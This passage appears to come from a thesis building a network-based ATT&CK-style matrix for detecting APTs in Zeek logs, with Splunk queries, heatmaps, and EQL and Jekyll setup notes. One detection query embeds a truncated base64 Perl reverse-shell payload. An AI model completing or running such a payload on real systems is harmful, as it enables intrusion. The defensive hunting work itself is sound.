34	Evasion	Encoding	http.log	index="zeek-nccdc" source="*http*" method=POST post_body:"base64_decode('cGVybCAtTUlPIC1lICckcD1mb3JrKCk7ZX*"	This query is a bas64 payload that is spawning a listener for red team	[178] [216] [217]
35	DOS	UDP flood	conn.log	index="zeek-nccdc" source="*conn*" proto="udp" | stats dc(uid) BY id.resp_h	This query will show the total number of UDP connections to a specific endpoint. The graph generated shows a HUGE spikes in traffic which indicate a flood of traffic to DNS servers	[219] [220] [221] [223]
36	DOS	TCP flood	conn.log	index="zeek-nccdc" source="*conn*" proto="tcp" NOT (id.resp_p=80 OR id.resp_p=443) | stats dc(uid) BY id.resp_h	This query will show the total number of TCP connections to a specific endpoint. The graph generated shows a HUGE spikes in traffic which indicate a flood of traffic to mail servers	[218] [222] [223]
37	DOS	HTTP flood	conn.log	index="zeek-nccdc" source="*http*" | stats dc(uid) BY id.resp_h	This query will show the total number of HTTP to a specific endpoint. The graph generated shows HUGE spikes in traffic which indicate a flood of traffic to webserver servers	[222] [223] [224]

38	Command and control	SMTP	smtp.log	index="zeek-nccdc" source="*smtp*" "*/bin/*"	This query shows emails to a mail server with the “/bin” path in them, which is an indication of RCE	[225] [226] [227]
39	Impersonation	Reverse RDP tunnel	conn.log	index="zeek-nccdc" source="*conn*" (id.orig_h="10.10.*.*" OR id.orig_h="10.20.*.*" OR id.orig_h="10.30.*.*" OR id.orig_h="10.40.*.*" OR id.orig_h="10.50.*.*" OR id.orig_h="10.60.*.*" OR id.orig_h="10.70.*.*" OR id.orig_h="10.80.*.*" OR id.orig_h="10.90.*.*" OR id.orig_h="10.100.*.*" OR id.orig_h="10.120.*.*" OR id.orig_h="fe80::*" OR id.orig_h="172.20.*.*" OR id.orig_h="172.22.*.*" OR id.orig_h="192.168.250.*") NOT (id.resp_h="10.10.*.*" OR id.resp_h="10.20.*.*" OR id.resp_h="10.30.*.*" OR id.resp_h="10.40.*.*" OR	This query shows all connections initiated from blue team Windows machines to red team via RDP	[202] [203] [204]

				id.resp_h="10.50.*.*" OR id.resp_h="10.60.*.*" OR id.resp_h="10.70.*.*" OR id.resp_h="10.80.*.*" OR id.resp_h="10.90.*.*" OR id.resp_h="10.100.*.*") id.orig_p=3389		
40	Evasion	Custom obfuscation	unknown_mime_type_discovery.log	index="zeek-nccdc" source="*unknown*"	This query shows all the files being transfered that the MIME couldn't be identified. This is one way of obscuring your data to evade detection	[228]
41	Command and control	FTP	ftp.log	index="zeek-nccdc" source="*ftp*" command=STOR	This query shows red team pushing files to the server and these files could contain commands for the FTP server to run	[225] [226] [227]
42	Impersonation	Domain spoofing	dns.log	index="zeek-nccdc" source="*dns*" query!="*in-addr.arpa" | top query limit=200	This query will show you the top DNS queries made over the span of the competition. A couple of the domains look very familiar to other domains	[229] [230]

Matrix heatmap - Experiment 3

This heatmap is validating the techniques on our matrix and any new techniques we have discovered. Based on our analysis of the 2017 NCCDC PCAP dataset their red team used 36 techniques out of a total of 54 techniques.

Table 13: Efficacy of our matrix vs. 2017 NCCDC red team

Key	**Count**	**Percentage**

Technique was not observed in the Zeek logs	18	33.33%
Technique observed in Zeek logs	36	66.67%
Efficacy of matrix	**2/3**	**66.67%**
Total	**54**	**100.00%**

Figure 20: Heatmap of our matrix vs. 2017 NCCDC red team

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
Port scan	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB		Externally expose service	Certificate impersonation	Encoding		Internal IT assets	DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
	Mimikatz			illegitimate service or site	Compression			Listening Service	
					Covert communication			HTTP	
								FTP	
								SOCKS	
								TCP	

								SMTP	
								SSH	

Matrix heatmap - All experiments

Table 15 (Table 14: Coloring scheme for techniques on all experiments) contains a coloring scale for our matrix for all the experiments to generate a heatmap. The coloring scale contains 4 color levels with their respective score which are Red (0.00), Yellow (1.00), Orange (2.00), and Green (3.00).

A heatmap is generated using the previous heatmaps from each experiment. If a technique has a score of 0 it is assigned the color Red, which means that technique was not observed in any of our experiments. If a technique has a score of 1.00 it is assigned the color Yellow, which means that technique was observed in one our of our experiments. If a technique has a score of 2.00 it is assigned the color Orange, which means that technique was observed in two of our experiments. If a technique has a score of 3.00 it is assigned the color Green, which means that technique was observed in three of our experiments. The heatmap generated (Figure 21: Heatmap of our matrix vs. all experiments) displays the prevalence of a technique on our matrix based in our experiments.

Table 14: Coloring scheme for techniques on all experiments

Scale	Integer	Count	Percentage
Technique observed in 0 experiments	0.00	4	6.90%
Technique observed in 1	1.00	16	27.59%

experiment			
Technique observed in 2 experiments	2.00	34	58.62%
Technique observed in 3 experiments	3.00	4	6.90%
Total		**58**	**100.00%**

Figure 21: Heatmap of our matrix vs. all experiments

Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
Port scan	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB		Externally expose service	Certificate impersonation	Encoding		Internal IT assets	DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
	Mimikatz			illegitimate service or site	Compression			Listening Service	
					Covert communication			HTTP	
								FTP	
								SOCKS	

								TCP	
								SMTP	
								SSH	

Discussion

Preface

This paper demonstrates that APTs have the capabilities and resources to develop advanced tools used to thwart security controls, and the time, money, and personnel to maintain a presence on a network. In addition to APTs being able to evade security controls, some APTs have been known to have a dwell time greater than 700 days on a network [151].

Our research changes the current landscape of MITRE ATT&CK by providing a network-based matrix. This research provides a framework that can be used as a common language to describe the actions on APTs on a network. Furthermore, by coupling the existing MITRE ATT&CK matrix and our matrix you can ensure the creation of effective hunts to reveal APTs within your environment. Lastly, the combination of these two matrices can reduce the dwell time of an attacker on the network.

Missing techniques

The researchers acknowledge that the matrix is missing techniques. Below is a list of hypotheses from the researchers as to why techniques are not present. For the hypotheses below, the researchers produced a survey for the Infosec community that will be released after publication of this research. The goals of this survey are to validate the foundational matrix, to receive feedback from the infosec community, and to identify missing techniques or themes. In addition to missing techniques, the survey is one method to record techniques being seen in the wild that are not public at the time of this writing.

Hypotheses for techniques not being present:

- Hypothesis one (H1), the literature review of APT reports did not contain threat intelligence related to certain techniques.
- H2 is the techniques relating to APT behaviour only accessible by a paid subscription to threat intelligence, which the researchers don't have access to.
- H3: Security companies who discover these APT techniques would prefer not to release that information. If the attackers know you know their playbook, they may change it.
- H4: There are some techniques that are limited to special environments, such as Supervisory Control and Data Acquisition (SCADA)/Industrial Control Systems (ICS). SCADA/ICS are the systems that control our nuclear power plants, electricity, and water. The researchers did not have access to these types of systems to perform experiments. Therefore, the research did not evaluate these types of environments when making this matrix, so that type of attacker behaviour may not be present.
- H5: The time between when an attacker comes to light and when a report is released can be several years. For example, APT 1 has been active since 2000 [153], Mandiant started investigating this group in 2004 [153], the first published details were released in the 2010 Fireye M-Trend report [151], and the official Mandiant report on APT1 was released in 2013 [152]. This example shows that the APT 1 group was active for 13 years before a public report was released.
- H6: APT reports did not include all the phases of the Mandiant Attack Lifecycle but rather focused on the initial compromise, functions of the malware, or the actions on the objective phase. This significantly reduced our view into the world of APTs because our research focuses on the entire attack lifecycle.
- H7: The keyword list in the appendix (Appendix: PDF master keyword list) did not include a particular keyword(s) to discover a new technique or set of techniques.

Defense in depth - addressing encryption

Zeek is a very flexible platform but modern-day encryption demonstrates the importance of defense in depth. This SANs whitepaper on defense in depth states this concept as “the concept of protecting a computer network with a series of defensive mechanisms such that if one mechanism fails, another will already be in place to thwart an attack. Because there are so many potential attackers with such a wide variety of attack methods available, there is no single method for successfully protecting a computer network” [238]. Simply put, if a network stream is encrypted we should pivot to the endpoint for detection.

However, network security monitors (NSM) have their importance in the defense in depth strategy. In our NSM criteria section (Background: Network Security Monitoring (NSM) platforms - Network security monitoring criteria) we stated a platform should provide an adequate network fidelity, generate a timeline of network events, and provide scope to an incident. This criteria plays an important role when an incident is detected on a host.

For example, let’s say a malicious attachment is sent as part of a phishing campaign. The delivery and retrieval of the malicious attachment used encrypted channels but that doesn’t mean all is lost for this incident. Upon further analysis of the malicious attachment we notice it makes a network connection to pull down a malicious payload via HTTPS. When the malicious payload executes it creates a DNS tunnel for command and control (C2) communication. Next, the malware obtains instructions from the DNS C2 to collect system information. Lastly, the malware obtains instructions from the DNS C2 to scan the network for common Windows ports and wait for further commands.

This phishing campaign has several phases and each phase contains information that can be used to create network-based detections. Our Zeek logs will contain the IP address of the e-mail server that sent the malicious attachment. This IP address can be added to a block list or a watch list. The HTTPS connection to pull down the malicious stager contains the following indicators: FQDN in SSL handshake, a self-signed certificate with a SHA1 hash, and a JA3 hash of the SSL connection. Detections can be created for these indicators to trigger an alert when the malicious payload is being downloaded.

Next, the FQDN being used for the DNS C2 communication can be used as another identifier and it is a unique technique of this phishing campaign. Next, we can use Zeek to detect DNS C2 tunnels based on the number A record requests or abnormally large DNS payloads. Also upon further analysis of the DNS C2 we notice all the communication is in plaintext. Detections can be created to detect characteristics of this C2 channel. Next, we could setup Zeek to detect any port scanning of the local network. The sum of all these indicators create a set of TTPs to identify this phishing campaign.

Once these indicators have been identified we can use Zeek to create a timeline and provide scope. The indicators can be used to determine if any other endpoints became victim of this phishing campaign. Next, the Zeek logs can generate a timeline to show when the campaign started. As a final note, projects such as Sysmon have publicly announced they will support the new indicator called “community ID” [239]. Community ID is the hash of the tuple (destination IP address, source IP address, destination port, source port, protocol) [239]. This provides a unique hash for each connection which can be used to correlate connections across various platforms.

For example, let’s say Sysmon detected process injection into explorer.exe on a Windows machine. The Sysmon logs show explorer.exe making external calls with an associated

community ID. This community ID can be used to pivot over to Zeek logs for a more in depth analysis of the network connection. This hypothetical demonstrates the importance of a defense in depth strategy (network and host based indicators) to detect advanced persistent threats.

NIDS/NIPS comparison

The focus of this research was detection of an APT from a network perspective. However, the researchers believe the applications of this matrix could be extended to compare Network Intrusion Detection Systems (NIDS)/Network Intrusion Prevention System (NIPS). MITRE compared endpoint detection and response (EDR) platforms using the MITRE ATT&CK matrix [234]. Our matrix could be used to accomplish the same goal. Lastly, future research could use our matrix to compare their research vs. pre-existing technologies.

Network heatmap of network detection

Robert Rodriguez has a fantastic blog post called “How Hot Is Your Hunt Team?” [243]. In this blog post he demonstrates how to apply a heatmap to MITRE ATT&CK to show the threat hunting capability of each technique on a Windows host. This same approach can be applied to our matrix to demonstrative the network detection capabilities on a network. A heatmap of your network detection capabilities can be used as a roadmap for your security team.

Let’s say for example you have an environment with Zeek and a network IDS. You can take the capabilities of these platforms and map their detection efficacy using our matrix. This will create a heatmap of your network detection capabilities. All the cells in green are techniques that your network platforms can detect. All the cells in red are techniques that your network devices cannot detect. This heatmap provides a starting point for where your team should focus on

engineering new detection capabilities. Not only does this heatmap provides a roadmap for your security team but it provides a way to measure the impact of new software and equipment.

For example, let's say your heatmap says you have no visibility into encrypted HTTP traffic (HTTPS). You can approach leadership with your current matrix heatmap and a new heatmap with the addition of a web proxy added to the environment. The new heatmap shows that a web proxy would take 6 techniques from red (no detection) to green (detection and possible prevention). Second, a literature review review shows that 91% of all attacks on enterprise networks are the result of successful spear phishing [264]. Your organization accesses their email via a web browser. You state a web proxy would raise the overall network detection capability and it would give you the ability to detect and block phishing attacks. Applying a heatmap to your networks detection capabilities is a fantastic method to demonstrate your organization's strengths and weaknesses but it also creates a clear picture for non-tech people to understand.

Final matrix heatmap

Attribution vs. detection

Our matrix was challenging the hypothesis of being able to detect an APT from a network perspective. The heatmap above (Figure 21: Heatmap of our matrix vs. all experiments) shows the prevalence of a technique in all our experiments. The most prevalent techniques can be used to detect the existence of APTs on a network. The least prevalent techniques may be used for attribution of an APT group. For example, in all our experiments only the Lazarus APT group used peer-to-peer (P2P) for C2 communication [86]. This type of technique is very unique to this group's operations and can be used to attribute activity to this group.

Lastly, we believe our first iteration to create a network-based MITRE ATT&CK style matrix is a good start. Our model provides a good foundation of network techniques being used by APTs. We also believe that there's room for future research to add additional techniques that can be used for detection and attribution purposes.

Keeping techniques

This section will cover the techniques we decided to keep even though it's final score was not high enough (techniques with the color red) from the final heat map (Figure 21: Heatmap of our matrix vs. all experiments). The techniques we are defending to keep are: public scanning services, VPN tunneling, and certificate impersonation. As stated in the experiments section, just because a technique was red doesn't mean it isn't a valid technique.

Public scanning services

This report states best why it is so hard to detect scanning services like Shodan "Shodan contains multiple benefits when compared to traditional scanning tools, including un-attributable tasking, continuous scanning without building and maintaining infrastructure, and Shodan contains hundreds of additional signatures for popular ports and services. Shodan's Web application and command line interface (CLI) are both easy to use, and Shodan results include all available port information for any given host." [240].

In addition to Shodan scanning the internet there are thousands of scanners on the internet. This blog post shows that in an 8 hour time span they received 7,000 SSH login attempts on port 22 but only received 3 on port 45 [241]. Due to the large volume of traffic it is very rare for organizations to monitor the external facing interface of their network because it is noisy. Since most companies are not logging their external facing assets it is hard to say if Shodan scanned

that network. Furthermore, it is impossible to know if an attacker used Shodan to obtain the listening services on your network because Shodan acts as as middle man. An APT actor could request a list of network services for a domain or an IP address from Shodan. The only thing the targeted network would know was that Shodan scanned them at some point.

Lastly, the creation of tools like AutoSploit [242] make it easier for attackers to gain initial compromise on a network. It leverages the results of Shodan to find vulnerable servers and launch Metasploit modules. Yes, APTs typically use a more stealthy approach on their targets. However, APTs have been known to compromise secondary entities to launch attacks from. APTs could use services like Shodan to find target and exploit targets for a layer of protection.

VPN tunneling

Our researchers would like to keep VPN tunneling because VPNs were not used or discussed during the experiments. As stated above in the public scanning section the external interface of a network is not typically monitored. In addition, monitoring a VPN network service with Zeek would generate a tremendous amount of data that is not helpful because it's encrypted. However, if the connection logs could be collected from the VPN service and treated as a form of network logs. These network logs could be used to tell which IP address users are connecting from and geo IP databases can be used to detect anomalous connections. Furthermore, there are 4 APT reports referencing 1 APT groups using this technique and as recent as 2014.

Certificate impersonation

Attackers are trying harder and harder to evade detection by blending into the void. Attackers have pivoted from HTTP to HTTPS to encrypt the contents of their command and control communication. This same concept applies to the certificate used to encrypt that traffic. APT1

created a self-signed certificate to impersonate aol.com [152]. Furthermore, domains registered with similar characters to an organization's domain can fool humans [265]. For example, an attacker could register linked.com which looks like the real domain but the first character is actually an uppercase “i” and not a lowercase “L”. Attackers have been known to register domains like this and generate certificates to impersonate an organization.

Communities impacted by our research

Practitioner

This research contributes to the practitioner community by providing:

- MITRE ATT&CK matrix which provides a common framework to describe APT behavior from the network
- New method to perform attribution
- Splunk queries to detect malicious activity in Zeek logs
- New method to effectively demonstrate your network capabilities.

Scholarly

This research contributes to the academic community by providing:

- New method to detect APTs
- New experiment methods
- New method to extract APT techniques from literature
- Methodology for threat hunting activity on the network
- Expanded the knowledge of APT network techniques.

Final matrix

Figure 22: Final matrix


Recon and Weaponization	Lateral movement	Internal recon	Initial compromise	Impersonation	Evasion	DOS	Delivery	Command and control	Action on objectives
Public scanning services	WMI	Service enumeration	Malicious stager	VPN tunneling	Anonymous services	UDP Flood	Watering hole	Peer-to-peer	Exfiltration
Vulnerability scanning	WinRM	Port scanning	SQL injection	Trusted third party	Public services	TCP Flood	Poisoned torrents	IRC	Defacement
Port scan	SSH HiJacking	Network sniffing	Exploit	Reverse RDP tunnel	Encryption	HTTP Flood	Phishing	ICMP	
	SMB		Externally expose service	Certificate impersonation	Encoding		Internal IT assets	DNS	
	Remote Desktop			Domain spoofing	Custom protocol			Webshell	
	Exploit			ARP spoofing	Custom obfuscation			Remote Admin Tools	
	Mimikatz			illegitimate service or site	Compression			Listening Service	
					Covert communication			HTTP	
								FTP	
								SOCKS	
								TCP	
								SMTP	
								SSH	

Contributions

Python PDF keyword extractor

Our research includes a Python keyword extractor script for PDFs. This script takes in three command line arguments which are “path”, “file”, and “output”. Path specifies a directory of PDFs, file specifies the location of a text file with keywords, and output specifies a file that will create a list of PDFs that contain a keyword.

Figure 23: Python PDF keyword extractor command line args



First, the script generates a list of file paths of PDFs within the directory specified. Next, with the help of the Python module “PyPDF2” we can open a PDF, extract the PDF data, and convert the data to text. Once the text has been extracted we can see if the text contains a keyword. The specified keyword file (Appendix: PDF keywords) may contain a single keyword or a list of keywords separated by a comma (Figure 24: APT keywords example).

The list of keywords is for a concept that may go by various synonyms and acronyms. For example, “command and control” has the following acronyms of “C2”, “CnC”. The first item in the list is the “root concept name” and all other names will use this root. If a keyword is detected in the text of a PDF an entry is added to a dictionary. The root concept name is added as the key and the value is the combination of the keyword detected and the file path of the PDF.

Next, the script has a pretty print function that iterates over all the key-value pairs in the dictionary. The key-value pairs create an initialization file (INI) where the headers (“[<key>]”) are root concept names followed by a list of the values for that key (Figure 24: APT keywords example).

Figure 24: APT keywords example

```
[command and control]
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/icefog.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/fireeye-wwc-report.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/Operation_DeputyDog.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/KeyBoy_Vietnam_India.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/FTA 1010 - njRAT The Saga Continues.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/fireeye-malware-supply-chain.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/fireeye-operation-ke3chang.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/RAP002_APT1_Technical_backstage.1.0.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/kaspersky-the-net-traveler-part1-final.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/ETSO_APT_Attacks_Analysis.pdf
command and control - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/Operation_EphemeralHydra.pdf
c2 - ~/Documents/APT_CyberCriminal_Campagin_Collections/2013/Trojan.APT.Seinup.pdf
```

Finally, the output file of this script is used to source APT reports that contain references to keywords referring to attack themes or techniques. Next, we would open up the PDFs to gain a context of the keyword. If the keyword is a new technique, we add it to the matrix. If the technique already exists, we add the source to that technique.

EQL supporting Zeek logs

What is EQL?

EQL provides a tool that can ingest logs and provide the threat hunter a mechanism to ask a question. During this thesis, I extended the EQL platform to support Zeek/Bro logs for network-based threat hunting.

Install/Setup EQLLIB for Zeek logs

1. pip3 install eql

2. cd /tmp && git clone https://github.com/endgameinc/eqllib
3. cd eqllib
4. python3 setup.py install
5. cd /tmp && git clone https://github.com/CptOfEvilMinions/ThreatHuntingEQLandBro.git
6. cd ThreatHuntingEQLandBro
7. python3
    a. import eqllib
    b. print(eqllib.__file__)
8. cp <Python3.7 base_dir>/site-packages/eql-*.egg/eql/etc/schema.json <Python3.7 base_dir>/site-packages/eql-*.egg/eql/etc/schema.json.bak
    a. Create a backup of schema.json
9. cp bro-schema.json <Python3.7 base_dir>/site-packages/eql-*.egg/eql/etc/schema.json
    a. MacOS Python 3.7 base_dir: /usr/local/lib/python3.7
    b. Schema.json contains a list of event_types
10. cp bro-domain.toml <Python3.7 base_dir>/site-packages/eqllib-*.egg/eqllib/domains/bro-domain.toml
    a. A domain is a record of the schema for each event in a log
11. cp bro-source.json <Python3.7 base_dir>/site-packages/eqllib-*.egg/eqllib/sources/bro.toml
    a. Source bonds the key names in a log to the schema names

Converting Zeek logs on MacOS


At the time of this writing, EQLLIB (version 0.6.2), does not handle Zeek keys that contain a “.” like “id.resp_h”. I have documented below, how I used SED to convert keys from “id.resp_h” to “src_addr”. Additionally, in the repo, I have an RSYLOG config for a client to ship the logs correctl.

1. sed -i '' 's:id\.orig_h:dest_addr:g' *.jsonl
2. sed -i '' 's:id\.orig_p:dest_port:g' *.jsonl
3. sed -i '' 's:id\.resp_h:src_addr:g' *.jsonl
4. sed -i '' 's:id\.resp_p:src_port:g' *.jsonl
5. sed -i '' 's/\(:[0-9] [0-9]\)\.[0-9]\{6\}/\1/g' *.jsonl


```
➜ ThreatHuntingEQLandBro git:(master) ✗ cd example_logs
➜ example_logs git:(master) ✗ ls
conn-ack-scan.jsonl conn.jsonl          dns.jsonl           files.jsonl         http-emotet.jsonl   http.jsonl
➜ example_logs git:(master) ✗ sed -i '' 's:id\.orig_h:dest_addr:g' http-emotet.jsonl
➜ example_logs git:(master) ✗ sed -i '' 's:id\.orig_p:dest_port:g' http-emotet.jsonl
➜ example_logs git:(master) ✗ sed -i '' 's:id\.resp_h:src_addr:g' http-emotet.jsonl
➜ example_logs git:(master) ✗ sed -i '' 's:id\.resp_p:src_port:g' http-emotet.jsonl
➜ example_logs git:(master) ✗ sed -i '' 's/\(:[0-9][0-9]\)\.[0-9]\{6\}/\1/g' http-emotet.jsonl
```

EQL + Zeek

1. cd example_logs
2. Check if new schema, Zeek domain, and Zeek source are working
    a. eqllib query -s "Bro events" -f conn.jsonl "bro_conn where true"




3. Count the connections in the conn.log
    a. eqllib query -s "Bro events" -f conn.jsonl "bro_conn where true | count"



4. Unique DNS queries

a. eqllib query -s "Bro events" -f dns.jsonl "bro_dns where true | unique"



Jekyll

Why Jekyll

Jekyll is a framework used to generate static web pages [155]. The visual representation of our matrix has been generated by Jekyll because Github supports Jekyll. Jekyll's main benefits include no backend, content created with Markdown, and hosted on a free and public platform.

Since Jekyll generates straight HTML and CSS, this site can be hosted statically without a backend. Markdown files are used to generate pages, which are then translated to HTML and CSS. Markdown is a simple markup language that doesn't require a high level of expertise to write or modify. Lastly, Github supports hosting Jekyll sites on their platform for free. This allows the community to contribute to our Matrix with a well known platform.

Adding new attack theme

The creation of a new technique or attack theme on the matrix is quick and simple with Jekyll. To create a new theme you need to create a new Markdown file in

“Matrix/_posts/themes/<current date>-<attack theme name>. md”. Next, copy the template format from “Matrix/_posts/themes/<date>-template.md” into your new markdown file.

First, at the top of new file is YAML code which is used to define this attack theme. The only attributes that need to be modified are attributes that contain “<>” in the value. For example, the “title” attribute should be set to the name of the attack theme. A description is required to accurately describe the attack theme and techniques within this group. The description should be short and brief, no longer than 3-4 sentences. Additional information can be added to the body of the page which will be discussed in the sections to follow.

Second, The “permalink” attribute describes the URL that will be displayed in the browser’s address bar when this page is displayed. This attribute contains a convention but is at the discretion of the author to adhere to it.

Thirdly, the author needs to add content to his technique. Following the “{{ page.description }}” attribute an author can add more information about this technique. The body can contain any information the author thinks is pertinent to the attack theme. At the bottom, the author should provide sources of where the information was obtained. This ensures that authors are backing up their claims with a third-party source.

Lastly, Jekyll will automatically add the new theme to the matrix. Below is a screenshot of a before and after for the modifications of an attack theme.

Before

```
---
layout: post
enabled: false
title: "<theme name>"
category: themes
description: "<description>"
permalink: 'themes/<theme_name>'
---
```

After

```
---
layout: post
enabled: true
title: "Command and control"
category: themes
description: "A [Command and Control [C&C] Server](https://www.trendmicro.com/vinfo/us/security/definition/
command-and-control-server) is a computer controlled by an attacker or cybercriminal which is used to send commands to
systems compromised by malware and receive stolen data from a target network."
permalink: 'themes/command_and_control'
---
{{ page.description }}

## Well known techneqiues

* HTTP
* DNS

## Resources/Sources

* [Command and Control [C&C] Server](https://www.trendmicro.com/vinfo/us/security/definition/command-and-control-server)
```

Adding new technique

Adding a new technique follows a similar process to the described above for adding a new attack theme. First, to create a new technique you need to create a new Markdown file in “Matrix/_posts/techniques/<theme>/<current date>-<technique name>.md. Next, copy the template “Matrix/_posts/techniques/<date>-template.md” into your new markdown file.

Second, the author should modify the attributes that contain ”<>” in the value. Content should be added to the file following the “{{ page.description }}” attribute. At the bottom, the author

should provide sources of where the information was obtained. This ensures that authors are backing up their claims with a third-party source. Lastly, Jekyll will automatically add the new technique to the Matrix under the correct attack theme.

Community contributions

As time progresses a technique may need to be updated. Github provides the perfect platform for the community to submit changes which can be reviewed by the administrator. Additionally, if the matrix is updated the file associated with the update should have it's date updated to reflect that. For example, let's say we want to update the "SMB" technique located at "Matrix/_posts/techniques/lateral_movement/209-02-01-smb.md". First, we apply our modifications, add sources when appropriate, and change the filename date like "Matrix/_posts/techniques/lateral_movement/<current date>-smb.md".

Next, the community member should make a "pull request"(PR) on Github. This will generate a notification to the maintainers for review. Additionally, the community can view this PR and comment on the changes. If the PR is accepted, the changes will be merged into the main code for the Matrix and will reflect the new changes

Public datasets

- MACCDC 2016 Zeek logs in CSV format
    - https://drive.google.com/file/d/1OQ8uqoegRTgm46ttvIgqNe9y5yVR8WmA/view?usp=sharing
- MACCDC 2016 Zeek logs in JSON format
    - https://drive.google.com/file/d/17zebQwaitYRXhCfSmyCmM_CvU5Q7KxIY/view?usp=sharing

- Experiment 2 - Adversary emulation PCAP
    - https://drive.google.com/file/d/1JKKBHc-UWY_DT31as0MI6c51gsM1hSFJ/view?usp=sharing
- Experiment 2 - Adversary emulation Zeek logs
    - https://drive.google.com/file/d/12twCiwf-L4v0MCMp2Qk8iqKxkMB_8gsC/view?usp=sharing
- Experiment 2 - Adversary emulation threat JSON config
    - https://drive.google.com/file/d/1Le9oFiveeMmS8Mi8BV1klikDOpToePgq/view?usp=sharin

References

